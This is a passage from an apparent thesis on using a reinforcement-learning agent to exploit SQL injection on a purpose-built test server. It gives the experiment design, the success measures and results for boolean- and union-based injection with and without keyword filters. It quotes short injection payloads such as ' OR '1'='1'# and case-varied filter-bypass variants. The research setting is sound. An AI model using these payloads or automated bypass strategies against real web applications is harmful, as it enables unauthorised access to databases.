SQLi can be exploited in different ways. The different types of SQLi require different strategies and payloads for successful exploitation. The web server will contain a simple, boolean-based vulnerability where the payload ' **OR '1'='1'#** is sufficient to capture the flag. The environment also includes union-based SQLi challenges where the flag is not directly available and the agent needs to use the UNION statement of the SQL language to access the flag. The agent will be challenged to exploit each of these vulnerabilities.

The goal by running experiments individually on the different vulnerability types is to challenge the agent with different difficulty levels, and to determine whether the type of vulnerability affects the effectiveness of the learning agent.

4.4.3 Bypassing defences

In real life and CTF challenges alike, a common challenge is to bypass defensive measures like input filters and firewalls. A seasoned penetration tester would try to figure out how the defences are configured by sending various payloads with different hypotheses about the weaknesses in the configuration, and use the responses to determine how to bypass the defensive measures.

One example of an input filter is a simple block of code that checks for known malicious strings and then if one is detected, it removes the string from the input. This approach has multiple challenges. One of them is that it can be hard to determine what is a malicious string and what is a legitimate string. Another, more security related issue is that attackers can find creative ways to smuggle in malicious payloads that the filters are not able to detect.

The web server contains challenges that are configured to simulate defensive measures by implementing simple input filters. The filters are simple, but meant to simulate real input filters. The simplifications allow the agent to learn in a controlled manner, and at the same time it can learn strategies to bypass the filter that is possible to generalise further.

4.4.4 Experiment plans

The agent will first be trained by executing 10^4 episodes. These episodes are meant to give the agent a chance to learn an effective policy for solving the challenges. After the training period, the agent will execute 100 more episodes with maximum focus on exploitation. Here, the agent will not be performing exploratory actions anymore and will instead focus on exploiting existing knowledge to gain the flag.

The project will be using 4 distinct environments with increasing difficulty levels, and different ways of exploiting the SQLi:

- Boolean-based SQLi
- Boolean-based SQLi with an input filter
- Union-based SQLi
- Union-based SQLi with an input filter

4.4.5 Measuring success

The problem statement in section 1.3 defines the foundation for the objectives of this project. The problem statement is defined as the following:

Using reinforcement learning as a tool to automate the process of exploiting SQL injection. To determine the success of the project, the following parameters should be considered:

- The rate of success when trying to exploit a vulnerable parameter
- The time and resources needed for training the reinforcement learning agent
- The number of steps needed to exploit the vulnerability

The rate of success is measured by the number of episodes that lead to a successful exploitation. A successful episode is defined as an episode where the agent is able to collect the flag before the maximum number of steps is reached.

How much time and resources that are needed for training the agent is determined by how many episodes that are needed for determining an effective policy. The expected results defines the theoretical limits for performance in each of the challenges. The number of steps used per episode should converge towards this number. The fewer episodes it takes to reach the point of convergence, the less time and resources are needed to train the RL agent. Another important factor is how much time that is actually used per episode, as this sets a limit to the number of training episodes that are possible to execute.

The number of steps that are needed for exploitation is defined by how many steps the agent use in each successful episode. An effective

policy will be able to exploit the vulnerability close to the theoretical limit every episode. Success will be measured by how many steps the agent uses on an average of 100 episodes with maximal exploitation of the learned policy. If the number of steps are close to the ideal performance, the agent is considered successful.

4.4.6 Expected results

By using exploratory actions intelligently the agent should be able to weed out most of the payloads within the action set in a few queries. It is expected that the agent learns to use the exploratory actions effectively, and solve the challenges with close to ideal performance using this strategy.

The expected number of steps used to find the flag in each challenge differ between the different vulnerability types. It is expected that the agent learns effective strategies and manages to successfully perform exploitation and receive the flag in every episode of the exploitation stage of each challenge.

This project will use 10^4 episodes of training. Within these episodes it is expected that the agent improves its policy significantly from the first episode and onwards. This will be measured by the number of steps used per episode during the early stages of training compared to the later stages and the exploitation episodes.

Boolean-based vulnerability

The boolean-based SQLi can be exploited by a single statement ' **OR '1'='1'#**. The agent should therefore be able to solve this challenge with just one single step per episode. This challenge does not require a lot of sophistication from the agent as it can just reuse previously successful actions and receive the flag. What this challenge accomplishes is to confirm that the agent is actually able to do the simple task of remembering previously successful payloads and reusing these.

Union-based vulnerability

The union-based vulnerability presents information from another database table than where the flag is located. Using the same payload that exploited the boolean-based SQLi would dump the database, but not receive the flag. Therefore the agent needs to perform a few more steps to capture the flag.

First the agent should decide what escape character that works for the exploit. Then the agent has to determine how many columns that are present in the query as the payload will not be successful with the wrong number of columns. Since the number of columns will be changing from episode to episode, the agent cannot simply try one time and remember successful queries like with the boolean-based query.

The escape character will require a maximum of two exploratory actions to determine, then a maximum of another two exploratory actions are necessary to determine the number of columns. After determining these properties, there is only one possible payload that can be successful. Therefore the ideal solution requires five queries or less.

Boolean and Union-based SQLi with an input filter

The input filter simply removes different words that are commonly used in SQL commands. To successfully exploit the vulnerabilities, the agent would be expected to use additional exploratory steps to determine what SQL statement that has been blacklisted.

The input filter challenges are implemented in such a way that the illegal word is changing from episode to episode. The agent should therefore learn to use exploratory options to determine what words are not allowed. Since there are three words that might be filtered out, the agent should be able to determine what word is illegal with two exploratory actions.

For the boolean-based vulnerability the payload should be determined after finding the filtered word, and should be solvable within three queries or less.

For the union-based approach, the agent need to determine the number of columns combined with the blacklisted word. The agent

should be able to exploit the challenge with a total of seven actions or less with ideal performance.

4.5 Limitations

For the purposes of this project some parts of the exploitation process has to be simplified. Simplifications are necessary to make the experiments practical to analyse, and for assuring a reliable performance for the agent.

It is assumed that the vulnerability has been identified beforehand as the agent is not able to detect any vulnerabilities on its own. The vulnerable input field in addition to the name of the variables are assumed to be known. This also includes names of tables and columns within the database.

The current implementation of the agent is only developed to exploit simple boolean- and union-based SQLi vulnerabilities. Support for blind SQLi variations would provide a more effective agent that can exploit a wider range of SQLi vulnerabilities found in the wild. To achieve this, one would need to revisit the generation of payloads. The challenge with this approach is that it would require a lot more steps for exploitation, and each step would be significantly more time consuming than the current approach.

The input filters developed for some of the challenges had to be simplified a lot to make them easy to analyse and to give the agent a chance to learn effective strategies. They only filter out one word at the time, which is not realistic in real environments. However, the strategies that the agent has to use to omit the filter are similar to the strategies that penetration testers would have to use by trying to send payloads that slightly differ from each other and determine whether the response changes.

The generation of payloads is deterministic. To be possible to analyse, the payload list contains at least one payload that is guaranteed to exploit any given vulnerability that is being tested for. For future implementations of an agent, a more flexible approach which generate a wider range of payloads could be considered. The current

approach works as long as at least one of the payloads is able to exploit the vulnerable environment. For the simple environment in this project this is always the case. In real life scenarios however, other input filters and restrictions might be in place, which would make the successful payloads more unpredictable.

Tabular Q-learning is a simple algorithm that has more advanced alternatives. Using deep Q-learning or other, more modern and advanced algorithms might lead to better outcomes. Deep Q-learning algorithms are however harder to analyse as their internal structures are hidden. Therefore observing the internal state of the algorithm through the learning stages would not be possible, and pose a limitation of the analysis. As the main purpose of this project is to generally explore the possibilities of using RL to exploit SQLi, Q-learning was considered a better choice.

The number of training episodes should ideally be magnitudes higher. Using a real web server instead of a simulated one, as was used in the pilot project, means that execution of every episode takes significantly more time. This makes training the agent more challenging as a higher number of training episodes usually results in better learning outcomes and a higher chance that the agent is able to adopt the most effective policies. The web server was made as lightweight as possible to limit the data that was transferred in each request, but the setup meant that the number of training episodes had to be significantly reduced from the pilot project.

Chapter 5

Results

This chapter will present and discuss the results achieved from the experiments. Each section will present the expected results, how the experiment was performed, and the achieved results.

5.1 Expectations and execution

To succeed with the experiments, the agent will have to try different payloads, use the response from the server to determine if the attempts were successful, and then use this knowledge to update its policy. For the subsequent steps, the agent have to take advantage of its experience and use the obtained policy to make decisions about what actions that are most likely to succeed.

There are experiments using boolean- and union-based SQLi, where the boolean SQLi will likely be easier to exploit for the agent than the union-based. The boolean challenges do not demand complex strategies and the agent might be successful even without using the exploratory actions. The union-based experiments will be more challenging as there are more variables between the episodes that the agent needs to account for, and thus more payloads that might exploit the vulnerability.

For both the boolean and the union SQLi experiments, there is one basic experiment and one where the server implements an input filter that the agent has to bypass. The input filter will add extra complexity to the challenges, and likely demand a few extra steps for the agent to

achieve the flag.

All the experiments are set up using 10^4 episodes for training, and then another 100 episodes without any exploratory actions which will determine how good of a policy the agent obtained after the training episodes. The exploration variable is set to 0.2, which means every fifth query on average is a random payload. The maximum number of steps is set to 1000, after which the episode is finished and deemed a failed exploitation attempt.

5.2 Experiments using boolean-based SQL injection

These are the most basic experiments using relatively simple SQLi vulnerabilities. The goal of the experiments is to determine that the agent is able to adopt a simple policy and use experience to make decisions about future actions.

5.2.1 Boolean-based without input filtering

For this experiment the successful query will be static, and the agent will likely have more success by reusing the known successful query rather than by taking full advantage of the exploratory actions. The web server does not have any protections in place, which ensures that the agent do not have to consider any other parameters than finding the correct exploitation query. This challenge will show that the agent is able to learn a simple strategy, which is to reuse previously successful actions.

Although the vulnerability presented in this section is relatively simple to exploit and does not require advanced strategies, the agent will still need to use experience to make decisions. Success in this experiment will show that some of the features necessary for learning more advanced strategies are in place.

Figure 5.1 presents the steps used by the agent throughout the training period. The results clearly show that the agent found the most effective strategy after a few steps. In this case the agent applied a




Figure 5.1: Graph showing number of steps used per episode in the training period of the boolean-based experiment

strategy where it tried out different payloads until it found one that successfully exploited the vulnerability, and then reused this payload for the remaining episodes. There are some peaks within the first 50 episodes, which are partly caused by exploratory actions and partly that the agent needed a few episodes to determine an optimal policy. After the brief adjustment period the agent was able to exploit the vulnerability reliably at the first attempt in most episodes. There are some small peaks throughout the training period, which can be explained by random exploratory actions.

The 100 episodes used for determining performance after the training period are shown in figure 5.2. The results show that with maximum focus on exploitation, the agent was able to reliably exploit the SQLi at the first step of every episode. The agent did in fact find an optimal policy that reached the theoretical limit of performance in this experiment.

The results from this experiment reached the expectations. The




Figure 5.2: Graph showing the number of steps used per episode in the exploitation period of the boolean-based experiment

agent was able to exploit the vulnerability every episode, required few episodes before it learned the optimal strategy, and reached the theoretical limit of performance in the exploitation stage. This proves that the agent is able to learn from previous actions and use experience for simple decision making.

5.2.2 Boolean-based with input filtering

This experiment is executed using the same vulnerability as the last experiment, but it provides an additional problem for the agent. It also has to bypass a simple input filter to determine what payload that can exploit the vulnerability. The input filter is changing after every episode which ensures that the strategy of reusing the same payload every episode will not be successful.

Although the same payload cannot be reused every episode, there are still only two different SQLi payloads that will be rotating as the successful payload. Reusing previously successful payloads could still

be a viable strategy, but because of the heavy penalty for using the wrong exploitation payloads the agent might avoid using these and instead try different strategies. The main motivation for the heavy penalty is that the agent should learn how to use exploratory actions to get the flag.




Figure 5.3: Graph showing the number of steps used per episode in the boolean-based vulnerability experiment with an input filter

Figure 5.3 presents the number of steps the agent used for each episode of the training period. The agent did not seem to find the most effective strategy within the training period. A smoothed graph showing the average over the last consecutive 100 episodes throughout the training period is shown in figure 5.4. The results are better than choosing actions at random, which would have the agent at 30 steps per episode, but they did not reach the theoretical limit of three steps per episode. The results do not improve throughout the episode, which makes it evident that an optimal policy was not discovered by the agent.

The less than ideal results are likely a consequence of the heavy




Figure 5.4: Smoothed graph showing the average number of steps over the previous 100 episodes throughout the training period for the boolean experiment with an input filter

penalty for exploitation payloads which causes the agent to avoid exploitation payloads. While this is the intention of the penalty, the alternative strategy requires that the agent discover another strategy that works better. This does not seem to be the case for this running.

Figure 5.5 presents the number of steps the agent used for each episode of the exploitation period. The results show that the agent successfully exploits the vulnerability every episode, but the number of steps are higher than the theoretical ideal performance of three queries per episode.

By looking deeper into the actions the agent tried within each episode it is evident that it often tries the previously successful payload, and if this is not successful, it fumbles around for a while before finding the correct answer. This can indicate that the extra punishment causes the agent to be discouraged to reuse unsuccessful exploitation payloads, but if these are the correct actions the next episode, the agent still tries to avoid using them which causes negative




Figure 5.5: Graph showing number of steps used per episode in the exploitation period for the boolean-based vulnerability experiment with input filtering

results. These results could have been improved if the agent discovered that using exploratory actions would allow it to learn which payloads can be excluded and which are likely to succeed.

Figure 5.6 presents the results of the same experiment executed after removing the extra penalty for wrong exploitation payloads. The agent switches to a completely different strategy where the average number of steps per episodes reaches the ideal performance after few training episodes. The actions the agent chooses rotates between action number 53 and 54 which are respectively '**oR**'1'='1'- and '**or**'2'='2'- . These are the two actions that are able to exploit the vulnerability and bypass the input filters. If the first one fails in one episode, the agent tries the other payload next. The exception is in the steps where the agent likely tries out a random, exploratory action.

The results did not reach the theoretical limit using the heavy punishment, but removing the penalty changed the strategy for the agent and caused more effective results. While the results are better




Figure 5.6: Graph showing number of steps used per episode in the training period for the boolean-based vulnerability experiment with input filtering after removing the extra penalty for wrong exploitation payloads

after removing the extra penalty for exploitation payloads, the agent only learns a strategy that is effective for this particular environment which is to reuse the specific actions that previously gave success. This project aims at achieving generalisable results, therefore the numbers that are considered most important are the original using a heavy punishment for exploitation payloads.

The results were better than random behaviour, but did not meet the theoretical ideal performance for this experiment. The behaviour of the agent was not unexpected in that it avoided using exploitation payloads, but it did not seem to learn how the exploratory actions should be used. The number of steps used for training was not sufficient for learning an optimal policy, and the time used per episode meant this number could not be increased. In the exploitation period, the agent was able to exploit the vulnerability every episode, but not close to theoretical limit at three steps per episode.

5.3 Experiments using union-based SQL injection

The union-based experiments have more variables changing between the episodes than the boolean-based experiments. This causes more challenging experiments for the agent which should force it to use exploratory actions to maximise reward.

5.3.1 Union-based without input filtering

This challenge varies the number of columns used on the server side between one and three columns. Thus it requires that the agent finds the one correct out of the three possible exploit payloads every episode. Therefore the agent cannot know the correct payload beforehand.

One of two outcomes are likely from this experiment. Either the agent will try the same three payloads every episode and average around two steps per episode. Alternatively, because of the big punishment for using the wrong exploitation payloads, the agent might avoid reusing the exploitation payloads. In this case the agent should be learning to use exploratory actions. This would increase the ideal performance to around five steps on average per episode, but this should also increase the total reward the agent receives.

Figure 5.7 presents the results from the training episodes of the agent. The agent does not seem to determine an effective policy within the period. If the agents actions were done at random it would be expected to use an average of 30 steps per episode, while the average in this case is close to five times as high.

Since the agent is discouraged from using exploitation payloads without being confident of knowing it is correct, it will have to use another strategy that is able to determine what payload to execute. If the agent was not able to find an alternative strategy, the most rewarding strategy might simply be to try random, exploratory queries which gives a lower penalty than wrong exploitation payloads. The high number of steps can indicate that the agent were only successful because of random actions that happened at an average of every fifth




Figure 5.7: Graph showing number of steps used per episode in the training for the union-based experiment

step.

The heavy penalty for exploitation payloads likely caused the agent to be discouraged to use these payloads. The agent likely interpreted the exploitation payloads as poor choices, and tried to steer away from these. The agent then did not find any effective policy and no alternative strategies that could lead to more rewards. By removing the extra penalty for the exploitation payloads, there would likely be a similar pattern to section 5.2.2 where the agent simply reuses the same actions over and over again after removing the heavy penalty for these payloads.

Figure 5.8 presents the result from the exploitation stage of this experiment. The agent was not able to achieve the flag in any of the episodes. The results support the theory that the agent achieved the flag in the training stage only because of random exploratory actions. Looking at the actions the agent chooses, it is clear that it completely avoids using exploitation payloads and uses exploratory actions at




Figure 5.8: Graph showing the number of steps used per episode in the exploitation stage for the union-based experiment

every step.

The results did not meet the expectations for this experiment. The agent was not able to reliably exploit the vulnerability, and the training period did not seem to be sufficient to learn any valuable strategies. The number of steps used within the training period to exploit the vulnerability were far above the theoretical limit, and also far above the expected results for random choices. In the exploitation stage it became evident that the agent did in fact not learn any effective strategies to solve the challenge.

5.3.2 Union-based with input filtering

This challenge provide the same union-based vulnerability as the previous experiment, but there is an extra challenge that the agent have to bypass in addition, the input filter. The input filter in this case is similar to the one presented in section 5.2.2.

There are six different actions that might be the correct exploit

payload, and which one changes by the episode. With the addition of a heavy punishment for exploit payloads, the agent will likely try and steer away from these payloads if not certain which one is correct. To succeed, the agent should have to use exploratory actions. The agent is expected to use an average of around seven steps per episode if it determines the optimal policy.

